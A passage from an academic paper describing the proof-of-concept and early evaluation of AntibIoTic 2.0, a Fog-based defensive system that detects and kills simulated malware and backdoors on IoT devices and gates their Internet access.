First of all, the new design solves the main problem of AntibIoTic 1.0, namely the legal issue. In AntibIoTic 2.0, there is a fine-grain control of the IoT devices that are protected, allowing to obtain consensus from device owners before uploading and executing code on the hosting endpoint. Secondly, introducing Fog computing in the system architecture creates a hierarchical structure that is more modular, scalable, and intuitive if compared to the AntibIoTic 1.0 , leading to additional benefits. On the one side, the backbone of the AntibIoTic 2.0 infrastructure can be used to analyse collected data and seamlessly improve the system while in use, transforming the original idea of a simple "white worm" into a more sophisticated and comprehensive solution, similarly to what industry often refers to as a Security Information and Event Management System (SIEM) [13]. On the other side, the new architecture easily allows the addition of new features and the integration with the existing solution without manually changing the configuration on each IoT device. For instance, network security techniques have been added to the AntibIoTic gateway to complement the device-level security provided by the agent running on each endpoint. As another example, a new malware detection technique could be adopted and easily deployed in each existing AntibIoTic setting just by broadcasting a new software update to all agents. Finally, relying on a distributed paradigm that involves powerful Fog and Cloud nodes to support relatively constrained IoT devices, allows the easy adoption of more complex techniques, for instance based on Machine Learning and Artificial Intelligence, which are generally more challenging to run directly on IoT nodes.

All this is achieved while maintaining the mission of AntibIoTic to offer host- and network-level security and to publish data and statistics aimed at increasing the awareness about the IoT security problem, pushing the collaboration of all stakeholders to reach a more secure Internet of Things.

6 PROOF-OF-CONCEPT

In this section, we present a proof-of-concept of AntibIoTic 2.0 to prove the feasibility of the solution and to provide more details on the way it operates at the edge. This proof-of-concept is focused on the edge of the AntibIoTic architecture, thus, it involves the communications and interactions at the IoT-to-Fog layer and does not include the Fog-to-Fog and the Fog-to-Cloud layers. This choice was made because we consider the backbone of the AntibIoTic infrastructure a relatively standard distributed system similar to others implemented today (such as [7, 16, 20, 45], to mention a few), thus, its feasibility does not need to be further proven.

The rest of this section is organized as follows. First, we describe the equipment and the layout used to implement the proof-of-concept. Then, we present an example of operation that shows the main features of AntibIoTic 2.0 when deployed in an IoT setting, and we overview additional features we implemented but chose not to include in the demo in order to avoid lengthiness and confusion. Finally, we provide a summary of the proof-of-concept highlighting results achieved.

The demo presented in Section 6.3 has been video recorded and published online [21]; the source code of AntibIoTic is available on GitHub [22].

6.1 Equipment

The equipment we used for the proof-of-concept is described below and reported in Table 3.

The Fog node used to run the AntibIoTic gateway was the Intel's Fog Reference Design. It is a fully integrated system equipped with an Intel XEON CPU E3-1275 v5 3.60 GHz, 32 GB RAM DDR4, 250 GB SATA SSD, and running Ubuntu 18.04.5 LTS with kernel Linux 4.15.0-112-generic. It is also furnished with Wi-Fi, Ethernet, and Bluetooth adapters. Additional Ethernet-to-USB adapters were used to address the need for additional Ethernet ports (due to our layout, described in Section 6.2).

Table 3. Equipment used to implement the proof-of-concept of AntibIoTic 2.0.
*The amount of RAM for the Netgear router was not explicitly declared by the device manufactured, thus, we directly retrieved it from the device running the command ‘`cat /proc/meminfo`’.

	Intel's Fog Reference Design	Udoo X86 II Advanced Plus	Raspberry Pi 3 (Model B+)	Netgear DGN1000
Role	Fog node	IoT device	IoT device	IoT device
CPU	Intel XEON E3-1275 v5 3.60 Ghz	Intel Celeron N3160 2.24 Ghz	Cortex-A53 SoC 64-bit 1.4GHz	4KEc V6.12
Arch.	x64	x86	ARMv8	MIPS
RAM	2 GB DDR4	4 GB DDR3L	1 GB LPDDR2	16 MB*
OS	Ubuntu 18.04.5 LTS	Ubuntu 20.04 LTS	Raspbian 9	-
Kernel	Linux 4.15.0-112-generic	Linux 5.4.0-37-generic	Linux 4.19.66-v7+	Linux 2.6.20

The IoT devices used for the experiment were based on three different processor architectures: MIPS, ARM, x86. As representative for MIPS devices we chose the Netgear DGN1000 wireless router equipped with the MIPS CPU 4KEc V6.12 (big-endian), approximately 16 MB of RAM[1], and running Linux 2.6.20; this device was chosen because it is a legacy IoT device vulnerable to the Mirai malware and based on a MIPS processor, thus, it perfectly represents the IoT devices targeted by AntibIoTic 2.0. To test our solution on an ARM device we decided to use the Raspberry Pi 3 (Model B+) equipped with a Broadcom BCM2837B0, Cortex-A53 (ARMv8) SoC 64-bit 1.4GHz, 1 GB of SDRAM LPDDR2, 16 GB of MicroSD Card, and running Raspbian GNU/Linux 9 with kernel Linux 4.19.66-v7+. Finally, we tested the x86 architecture using the Udoo X86 II Advanced Plus equipped with a CPU Intel Celeron N3160 2.24 Ghz, 4 GB of RAM DDR3L, 32GB eMMC, and running Ubuntu 20.04 LTS with kernel Linux 5.4.0-37-generic.

6.2 Layout

The proof-of-concept layout is depicted in Figure 5 and refers to the edge of the AntibIoTic infrastructure. The IoT deployment was composed of three IoT devices based on different architectures, as described in Section 6.1: Netgear DGN1000 (MIPS), Raspberry Pi 3 (ARM), UDOO x86 (x86). The IoT devices, residing in LAN 1, were connected to the Intel's Fog node via Ethernet; this was due to limitations in the Wi-Fi module of some of the devices adopted. The Fog node was the only gateway between LAN 1 and the university network with Internet access; the use of a second Local Area Network (LAN) was due to limitations given by the network configuration of the university where the experiment was conducted (namely, Technical University of Denmark). Although the AntibIoTic gateway was not the direct gateway to the Internet, the Fog node was still the only point to access the Internet, thus, this layout can be considered equivalent to the one depicted in Figure 1.

6.3 Example of Operation

The main goal of this proof-of-concept is to prove the feasibility of AntibIoTic 2.0 and show how it concretely operates at the edge of the infrastructure. To this aim, we prepared a demo showing some of the core features of AntibIoTic 2.0 when acting in an IoT deployment as the one showed

[1]The amount of RAM for this device was not explicitly declared by the device manufactured, thus, we directly retrieved it from the device running the command ‘`cat /proc/meminfo`’.





Fig. 5. Proof-of-concept layout



```
mido@fognodeintel-Kabylake-Client-platform:~/git/master/Server$ sudo ./bin/gateway -u
[Handler]> The Agent will not be automatically uploaded on IoT devices.
[Handler]> Listening on [::]:1234
[Spotter]> Listening on [::]:4321
```


Fig. 6. Startup of the AntibIoTic gateway on the Fog node using the '-u' flag to avoid the automatic uploading of the AntibIoTic Agent on each IoT device.

in Figure 5. This example of operation, recorded and available online [21], is composed of four main parts detailed below: *startup*, *malware execution*, *agent execution*, *agent termination*.

For more details about the configuration required for each device and the way each functionality is implemented, refer to the GitHub repository of AntibIoTic [22].

Startup. Initially, AntibIoTic was running neither on the IoT devices nor on the Fog node. First, we checked that the configuration of each device was correct. Then, as shown in Figure 6, we executed the AntibIoTic gateway on the Fog node with the '-u' flag to avoid the automatic uploading of the AntibIoTic agent on each IoT device. This choice was made to provide a step-by-step proof-of-concept of how the system works.

At the startup, the AntibIoTic gateway automatically blocks all IP addresses in the LAN from accessing the Internet and starts listening for incoming connections from the AntibIoTic agents on two ports: one (TCP/4231) for keep-alive messages and one (TCP/1234) for interactive communications that include status update and commands. The way in which the Internet access is regulated is by using a combination of 'iptables' rules and an 'ipset'. Specifically, only the IP addresses added to a specific IP-set are allowed to access the Internet, thus, removing all IPs from the set results in preventing all devices in the LAN from accessing the Internet.




```
ping -c 2 192.168.0.2
PING 192.168.0.2 (192.168.0.2): 56 data bytes
64 bytes from 192.168.0.2: seq=0 ttl=64 time=1.404 ms
64 bytes from 192.168.0.2: seq=1 ttl=64 time=1.168 ms

--- 192.168.0.2 ping statistics ---
2 packets transmitted, 2 packets received, 0% packet loss
round-trip min/avg/max = 1.168/1.286/1.404 ms

ping -c 2 8.8.8.8
PING 8.8.8.8 (8.8.8.8): 56 data bytes

--- 8.8.8.8 ping statistics ---
2 packets transmitted, 0 packets received, 100% packet loss
```

Fig. 7. Connectivity check from the Netgear router using the ‘ping’ network utility. As expected, the local device with IP 192.168.0.2 is reachable, while the external host 8.8.8.8 is not.



```
 2715 root       1136 S    /usr/sbin/mini_httpd -d /www -r NETGEAR DGN1000  -c *
 2716 root        964 S N  sh -c (./tmp/malware) 2>&1
 2717 root        120 S N  ./tmp/malware
 2742 root       2400 S N  setup.cgi
 2743 root       1136 S    /usr/sbin/mini_httpd -d /www -r NETGEAR DGN1000  -c *
 2744 root        964 S N  sh -c ( ps) 2>&1
 2745 root        964 R N  ps

udoo@udoo-UDOO-x86:~$ ps aux | grep backdoor
udoo       34120  0.0  0.0   2640   628 pts/5    T    14:54   0:00 ./AntibIoTic/bin/tests/backdoor
udoo       34122  0.0  0.0  17664   732 pts/5    S+   14:55   0:00 grep --color=auto backdoor
```

Fig. 8. At the top, a program simulating a malware in execution on the Netgear router. At the bottom, a program simulating a backdoor in execution on the Udoo x86 board.


Once the AntibIoTic gateway was in execution on the Fog node, we verified the connectivity of each IoT device using the ‘ping’ network utility towards an IP address within the LAN and an external one, as shown in Figure 7. As expected, all IoT devices could reach out to IP addresses within the LAN, but no communication was possible with external hosts.

Malware Execution. In order to show how the AntibIoTic agent behaves when it finds harmful code on the hosting IoT device, we decided to run two test programs on different IoT devices that simulate the behavior of a malware and a backdoor. Specifically, we executed a program having the signature of a malware on the Netgear router and a program acting similarly to a backdoor listening on TCP port 1111 on the Udoo x86 board, as shown in Figure 8. The Raspberry Pi 3 was instead left with no malicious code to show how the AntibIoTic agent behaves in this scenario.

Agent Execution. Once the AntibIoTic gateway was executing on the Fog node and two IoT devices were "infected", we run the AntibIoTic agent on all IoT hosts.

At the startup, the AntibIoTic agent running on each device establishes two connections with the Fog node: one with the *spotter* module of the gateway on port TCP 4321 and one with the *handler* module of the gateway on port TCP 1234. The connection with the spotter is used to send keep-alive messages; the connection with the handler is used to send relevant information to the gateway and to receive commands. As shown in Figure 9 for the Netgear router, the first information transmitted from the agent to the handler are: the version of the agent in execution on the IoT device, device ID, and a first status updated confirming that the agent is correctly running on the hosting device.


In the meantime, the AntibIoTic agent starts a background scan of the hosting IoT device looking for malicious code; this process is repeated periodically with a time interval that can be set by the AntibIoTic gateway. The agent maintains a list of suspicious ports (that can be updated remotely by the gateway) and performs a scan of all open ports on the system. Suppose one of the



```
mido@fognodeintel-Kabylake-Client-platform:~/git/master/Server$ sudo ./bin/gateway -u
[Handler]> The Agent will not be automatically uploaded on IoT devices.
[Handler]> Listening on [::]:1234
[Spotter]> Listening on [::]:4321
[Handler]> New connection established: 192.168.0.1:60369
[Handler]> ' 192.168.0.1:60369 ': Agent version = 2.0
[Handler]> ' 192.168.0.1:60369 ': ID = 822083584
[Spotter]> ' 192.168.0.1:51311 ': keep-alive message
[Handler]> ' 192.168.0.1:60369 ': {module:stub, timestamp:953253432, data:{status:running}}
```

Fig. 9. The AntibIoTic gateway accepts two connections from the AntibIoTic agent running on the Netgear router (192.168.0.1): one on port TCP 4321 handled by the *spotter* module and one on port TCP 1234 managed by the *handler* module. The spotter module receives the first keep-alive message and the handler receives the startup information from the agent: agent version, device ID, and a first status update.

suspicious ports is open; in that case, the agent kills the process listening on that port, binds itself to the same port to avoid further intrusions, adds an entry in the log file (also referred to as report), and sends a status update to the gateway. This scenario was tested on the Udoo x86 board running a backdoor and resulted in the termination of the malicious process, as proved by the status update received by the gateway and shown in Figure 10. Similarly, the agent maintains a list of malware signatures (that can be updated remotely by the gateway) and performs a signature-based scan of all processes in execution. If a process matches one of the signatures in the list, the agent kills the process, adds an entry in the log file, and sends a status update to the gateway. This happened on the Netgear router running a malware and resulted in the termination of the malicious process and the generation of the status update shown in Figure 11. The AntibIoTic agent was also executed on the Raspberry Pi where no malicious code was detected, thus, no status update was received by the gateway.




```
mido@fognodeintel-Kabylake-Client-platform:~/git/master/Server$ sudo ./bin/gateway -u
[Handler]> The Agent will not be automatically uploaded on IoT devices.
[Handler]> Listening on [::]:1234
[Spotter]> Listening on [::]:4321
[Handler]> New connection established: 192.168.0.1:60369
[Handler]> ' 192.168.0.1:60369 ': Agent version = 2.0
[Handler]> ' 192.168.0.1:60369 ': ID = 822083584
[Spotter]> ' 192.168.0.1:51311 ': keep-alive message
[Handler]> ' 192.168.0.1:60369 ': {module:stub, timestamp:953253432, data:{status:running}}
[Handler]> New connection established: 192.169.0.1:51394
[Spotter]> ' 192.169.0.1:48582 ': keep-alive message
[Handler]> ' 192.169.0.1:51394 ': Agent version = 2.0
[Handler]> ' 192.169.0.1:51394 ': ID = 825570610
[Handler]> ' 192.169.0.1:51394 ': {module:stub, timestamp:1599660220, data:{status:running}}
[Handler]> ' 192.169.0.1:51394 ': {module:sanitizer, timestamp:1599660220, data:{datetime:1599660220, pro
cess_name:(backdoor), reason_type:1, reason_len:4, reason:1111, success:1}}
```

Fig. 10. The AntibIoTic gateway receives a status update from the AntibIoTic agent running on the Udoo x86 board (192.169.0.1) announcing that a process named 'backdoor' was killed because listening on the suspicious port '1111', as reported in the 'reason' field.


At this point, all IoT devices were correctly running the AntibIoTic agent, as proven by the keep-alive messages received by the gateway, and they were cleaned from malicious code, as shown by the status updates. Thus, all three devices were allowed to access the Internet. This was tested using the 'ping' network utility, as shown in Figure 12 for the Udoo x86 board. Also, during its execution, the AntibIoTic agent kept its resources usage very limited, having an average CPU usage around 4%, as largely discussed in Section 7.

Agent Termination. To conclude the proof-of-concept, we wanted to show what happens if the AntibIoTic agent running on an IoT device is terminated. This can occur due to different reasons. For example, the agent can be intentionally or unintentionally stopped by a user, it can be killed by



```
mido@fognodeintel-Kabylake-Client-platform:~/git/master/Server$ sudo ./bin/gateway -u
[Handler]> The Agent will not be automatically uploaded on IoT devices.
[Handler]> Listening on [::]:1234
[Spotter]> Listening on [::]:4321
[Handler]> New connection established: 192.168.0.1:60369
[Handler]> ' 192.168.0.1:60369 ': Agent version = 2.0
[Handler]> ' 192.168.0.1:60369 ': ID = 822083584
[Spotter]> ' 192.168.0.1:51311 ': keep-alive message
[Handler]> ' 192.168.0.1:60369 ': {module:stub, timestamp:953253432, data:{status:running}}
[Handler]> New connection established: 192.169.0.1:51394
[Spotter]> ' 192.169.0.1:48582 ': keep-alive message
[Handler]> ' 192.169.0.1:51394 ': Agent version = 2.0
[Handler]> ' 192.169.0.1:51394 ': ID = 825570610
[Handler]> ' 192.169.0.1:51394 ': {module:stub, timestamp:1599660220, data:{status:running}}
[Handler]> ' 192.169.0.1:51394 ': {module:sanitizer, timestamp:1599660220, data:{datetime:1599660220, pro
cess_name:(backdoor), reason_type:1, reason_len:4, reason:1111, success:1}}
[Handler]> New connection established: 192.170.0.1:51730
[Spotter]> ' 192.170.0.1:40740 ': keep-alive message
[Handler]> ' 192.170.0.1:51730 ': {module:stub, timestamp:1599660229, data:{status:running}}
[Handler]> ' 192.170.0.1:51730 ': ID = 959852852
[Handler]> ' 192.170.0.1:51730 ': Agent version = 2.0
[Handler]> ' 192.168.0.1:60369 ': {module:sanitizer, timestamp:953253470, data:{datetime:953253470, proce
ss_name:(malware), reason_type:2, reason_len:7, reason:
                                                       CLKOG", success:1}}
```

Fig. 11. The AntibIoTic gateway receives a status update from the AntibIoTic agent running on the Netgear router (192.168.0.1) announcing that a process named ‘malware’ was killed because it matched one of the signatures in the list; the exact signature is reported in the ‘reason’ field but it is also composed of non-printable characters.



```
udoo@udoo-UDOO-x86:~$ ps aux | grep backdoor
udoo       34284  0.0  0.0  17664   724 pts/5    S+   16:03   0:00 grep --color=auto backdoor
[1]+  Killed                  ./AntibIoTic/bin/tests/backdoor
[2]-  Done                    ./AntibIoTic/bin/antibiotic_udoo_release
udoo@udoo-UDOO-x86:~$ ping -c 2 8.8.8.8
PING 8.8.8.8 (8.8.8.8) 56(84) bytes of data.
64 bytes from 8.8.8.8: icmp_seq=1 ttl=113 time=12.9 ms
64 bytes from 8.8.8.8: icmp_seq=2 ttl=113 time=14.5 ms

--- 8.8.8.8 ping statistics ---
2 packets transmitted, 2 received, 0% packet loss, time 1002ms
rtt min/avg/max/mdev = 12.918/13.689/14.461/0.771 ms
```


Fig. 12. Once the AntibIoTic agent removed the backdoor from the Udoo x86 board, the AntibIoTic gateway allowed the device to access the Internet as proven by the successful execution of a ‘ping’ towards an external host (8.8.8.8).

the operating system to free resources or by another process running on the device, or it can be closed due to a device reboot. In our demo, we manually killed the AntibIoTic agent on all three IoT devices.

When the AntibIoTic agent is terminated, the AntibIoTic gateway detects that the connection the agent has with its spotter module is closed and immediately revokes the Internet access to the IoT endpoint. Figure 13 shows this scenario for the Netgear router. When a new connection is established between the agent and the gateway, the Fog node starts receiving the keep-alive messages again and will allow the IoT endpoint to access the Internet.

6.4 Additional features

The proof-of-concept of AntibIoTic 2.0 includes the set of features needed to perform the demo shown in the previous section. We have also implemented features not included in the example above not to make it too long and chaotic, but worth mentioning. At the time of writing this manuscript, the additional features implemented in the proof-of-concept [22] and not discussed in the demo include:



```
[Handler]> The Agent will not be automatically uploaded on IoT devices.
[Handler]> Listening on [::]:1234
[Spotter]> Listening on [::]:4321
[Handler]> New connection established: 192.168.0.1:60369
[Handler]> ' 192.168.0.1:60369 ': Agent version = 2.0
[Handler]> ' 192.168.0.1:60369 ': ID = 822083584
[Spotter]> ' 192.168.0.1:51311 ': keep-alive message
[Handler]> ' 192.168.0.1:60369 ': {module:stub, timestamp:953253432, data:{status:running}}
[Handler]> New connection established: 192.169.0.1:51394
[Spotter]> ' 192.169.0.1:48582 ': keep-alive message
[Handler]> ' 192.169.0.1:51394 ': Agent version = 2.0
[Handler]> ' 192.169.0.1:51394 ': ID = 825570610
[Handler]> ' 192.169.0.1:51394 ': {module:stub, timestamp:1599660220, data:{status:running}}
[Handler]> ' 192.169.0.1:51394 ': {module:sanitizer, timestamp:1599660220, data:{datetime:1599660220, pro
cess_name:(backdoor), reason_type:1, reason_len:4, reason:1111, success:1}}
[Handler]> New connection established: 192.170.0.1:51730
[Spotter]> ' 192.170.0.1:40740 ': keep-alive message
[Handler]> ' 192.170.0.1:51730 ': {module:stub, timestamp:1599660229, data:{status:running}}
[Handler]> ' 192.170.0.1:51730 ': ID = 959852852
[Handler]> ' 192.170.0.1:51730 ': Agent version = 2.0
[Handler]> ' 192.168.0.1:60369 ': {module:sanitizer, timestamp:953253470, data:{datetime:953253470, proce
ss_name:(malware), reason_type:2, reason_len:7, reason:
                                                       CLKOG", success:1}}
[Spotter]> ' 192.168.0.1:51311 ': keep-alive message
[Spotter]> ' 192.169.0.1:48582 ': keep-alive message
[Spotter]> ' 192.170.0.1:40740 ': keep-alive message
[Handler]> Blocking IP address 192.168.0.1
```

```
mido@fognodeintel-Kabylake-Client-platform:~/git/master/Agent

192.168.0.1 >  killall antibiotic


mido@fognodeintel-Kabylake-Client-platform:~/git/master/Agent

192.168.0.1 >  ping -c 2 8.8.8.8
PING 8.8.8.8 (8.8.8.8): 56 data bytes

--- 8.8.8.8 ping statistics ---
2 packets transmitted, 0 packets received, 100% packet loss
```

Fig. 13. We manually killed the AntibIoTic agent running on the Netgear router (on the right). As a result, the AntibIoTic gateway (on the left) refrains the IoT device (192.168.0.1) to access the Internet, as proven by the unsuccessful execution of the ‘ping’ command towards an external host (8.8.8.8).

Periodic report. The AntibIoTic gateway periodically asks all AntibIoTic agents to send a report of recent activities performed on the hosting IoT device. The report includes status updates similar to the one the agent sends to the gateway when a malicious process is terminated.

Automatic uploads of the agent. The AntibIoTic gateway automatically compiles and uploads the AntibIoTic agent on each IoT device. This feature was inhibited during the demo by using the ‘-u’ flag when running the gateway.

Commands execution. After the first connection with the handler module of the gateway is established, the AntibIoTic agent can receive and execute a range of commands, if requested by the gateway. For instance, the gateway can update both the list of malware signatures and the list of suspicious ports used by the agent, modify the time interval the agent waits to scan for malicious code, reboot the IoT device, or terminate the execution of the agent. The number and type of commands implemented by the agent on each IoT device might differ and heavily depend on the type of hosting endpoint.

Ensure single instance. The AntibIoTic agent implements an internal control features that ensures only one concurrent instance of the agent is running on each device at the same time. If another running instance of the AntibIoTic agent is detected, that instance is terminated before proceeding.

Helper scripts. The GitHub repository of AntibIoTic 2.0 [22] contains several helper scripts that can be used to automate the configuration and setup required to deploy AntibIoTic at the edge, both server- and client-side. This makes it quick and simple to deploy AntibIoTic in many IoT settings.

6.5 Summary and Results

The proof-of-concept goal was to prove the feasibility of the solution at the edge of the network. It has been implemented using a Fog node, the Intel’s Fog Reference Design, and 3 IoT devices, the Netgear DGN1000 Wireless Router, the Raspberry Pi 3 (Model B+), and the Udoo x86 Advanced Plus. In this setting, the following features have successfully been implemented.

Quick installation. The proof-of-concept includes several helper scripts that can be used to configure and install AntibIoTic in the IoT deployment, granting a quick and relatively simple installation. Also, the AntibIoTic gateway is able to compile and upload the AntibIoTic agent automatically on each IoT device in the network, allowing the system to work without human intervention on each IoT endpoint.

Concurrent interactions. The two main components at the edge of the AntibIoTic infrastructure have successfully been implemented and can interact as expected in a concurrent way. In fact, the AntibIoTic gateway is able to receive concurrent keep-alive messages and status updates from all AntibIoTic agents in the network. At the same time, it can request periodic summary reports and send additional commands, for instance to update the list of malicious signatures and suspicious ports of the agents or to reboot the IoT devices. Although the interactions have been tested only with three devices in the network, the concurrent implementation of the gateway allows it to be scaled up to a wide number of endpoints.

Network security. The AntibIoTic gateway can be executed on the Intel Fog node and it successfully acts as the only access point to the Internet. It implements a simple firewall based on '`iptables`' rules to filter the ingoing and outgoing traffic and ensure a minimum network security level. The AntibIoTic gateway is also able to discriminate whether a device should be allowed to the Internet or not, depending on the data received from the AntibIoTic agent running on the IoT host. Additional network security solution can easily be implemented.

Host security with low resources. The AntibIoTic agent can run on IoT devices based on three different architectures: MIPS, ARM, and x86. It is able to ensure a minimum level of host security by periodically scanning the hosting device for malicious code and removing it from the device. The agent removes processes that match the malicious signatures in its list and kills potential backdoor listening on suspicious ports, binding itself on the same port to avoid further intrusions. This is achieved by keeping a low usage of resources (see Section 7 for details) and ensuring only a single instance of the agent running on the device.

Operation mode: lenient. The *leninet* operation mode has been implemented. The AntibIoTic agent can detect and kill malicious code running on IoT devices, however, the only requirement they have to access the Internet is that the AntibIoTic gateway can detect the latest AntibIoTic agent running on the IoT endpoint.

7 EVALUATION

In this section, we evaluate the resources usage for AntibIoTic 2.0. Specifically, we focus on testing the AntibIoTic agent and analyzing the impact it has on the resources of the hosting IoT devices, in terms of CPU, memory, network, and storage. We do not test the detection rate of the AntibIoTic agent because introducing a novel malware detection technique for IoT devices is out of the scope of this paper. We use a simple signature-based detection approach to show how the solution works, but we proposed a modular system architecture to easily integrate the desired malware detection method [53].

We decided to focus our experiments on the AntibIoTic agent. On the one side, because it runs on IoT devices where available resources are critical assets, especially for legacy ones. On the other side, because the AntibIoTic gateway and the other components of the AntibIoTic backbone are expected to be executed on devices with considerable available resources, thus, the overhead our solution causes is insignificant. In fact, we monitored the resources usage of the AntibIoTic gateway while running it on the Intel Fog node, and we could see it was minimal (e.g., CPU average usage = 0%). Thus, we can assume that the same applies to the other nodes of the AntibIoTic backbone, making their evaluation negligible.

The rest of this section is organized as follows. First, we describe the methodology we used to evaluate the AntibIoTic agent. Then, we provide the data we collected organizing them in tables and representing them in graphs. Finally, we analyse and discuss the data.

Table 4. Parameters used while evaluating the resource usage of the AntibIoTic agent. Sentinel interval: time between consecutive keep-alive messages; sanitizer interval: time between consecutive local scans for malicious programs; duration: execution time of the script; ‘simulation.sh’ interval: maximum time between consecutive executions of malicious code; ‘profiling.sh’ interval: sampling rate.

	AntibIoTic Agent		‘simulation.sh’		‘profiling.sh’	
	Sentinel interval	Sanitizer interval	Interval	Duration	Interval	Duration
Time (s)	15	10	10	112	1	120

7.1 Methodology

The equipment and layout we used to evaluate AntibIoTic was the same used in the proof-of-concept and described in Section 6.1 and Section 6.2: the Intel Fog Node configured to be the gateway of the network and connected to three IoT devices, namely a Netgear DGN1000 router, a Raspberry Pi 3, and an Udoo x86 board. We used four scripts to perform the evaluation. All the scripts are available on GitHub in the ‘tools’ folder [22].

The script ‘simulation.sh’ was used to execute emulated malicious code on the hosting device periodically. The script sleeps for a random time interval ranging from 1 second to ‘INTERVAL’ seconds, where ‘INTERVAL’ is a value defined by the user (‘INTERVAL=10’ in our case), and then executes two programs emulating a malware and a backdoor.

The script ‘profiling.sh’ was used to measure the CPU, memory, and network usage of the AntibIoTic agent in execution. We used ‘ps’ for the CPU, ‘pmap’ for the memory, and ‘nethogs’ for the network. Every ‘INTERVAL’ seconds, where ‘INTERVAL’ is a value defined by the user (‘INTERVAL=1’ in our case), the script reads the current CPU usage (in percentage), virtual memory size (in KB), and network data transmitted and received (in KB) for the AntibIoTic agent, and stores them in a file for later processing.

The script ‘evaluation.sh’ was used to automate and coordinate the execution of the two previous scripts and to repeat the simulation multiple times (10 in our case). The script ‘parse-data.py’ was finally used to parse and process the collected data.

In order to collect a significant sample of data, we decided to perform multiple rounds of evaluation on each device, executing the ‘evaluation.sh’ script ten times on both the Raspberry Pi 3 and the Udoo x86 board. Unfortunately, due to restrictions of the device itself, we could not run the same script on the Netgear router, thus, we manually collected some data from it.

7.2 Experimental Data

The relevant parameters involved in the evaluation are summarized in Table 4. The AntibIoTic agent was configured with a sentinel interval of 15 seconds and a sanitizer interval of 10 seconds, *i.e.*, the sentinel module of the agent was sending keep-alive messages to the AntibIoTic gateway every 15 seconds and the sanitizer module was performing a full scan of the hosting IoT device every 10 seconds, looking for malicious programs. The ‘simulation.sh’ script was executed on the Udoo x86 and Raspberry Pi with an interval of 10 seconds and a duration of 112 seconds, thus, the simulation run for 112 seconds in total while resembled malicious code was executed at random intervals ranging from 1 to 10 seconds. Finally, the ‘profiling.sh’ script runs on the same two devices for 120 seconds (duration) with a sampling rate of 1 sample per second (interval).

The data collected for each device are summarized in Tables 5, and 6, and represented in Figures 14, 15, 16, and 17. Table 5 reports, for each round of evaluation, the data on CPU and network usage of the AntibIoTic agent while running on Raspberry Pi 3 and Udoo x86 for 120 seconds. Specifically, it reports the minimum, maximum, and average CPU usage during the execution, along with the total Kilobytes (KB) transmitted and received by the agent.

Figure 14 represents more in detail the trend of CPU usage for the AntibIoTic agent running on the Udoo x86 board, second by second. The trend line was obtained as the average, per second, of the CPU usage values collected in the ten rounds of evaluation. The red bars represent the maximum and minimum values obtained, at every second, in the ten rounds. Figure 15 plots the same data for the Raspberry Pi 3.

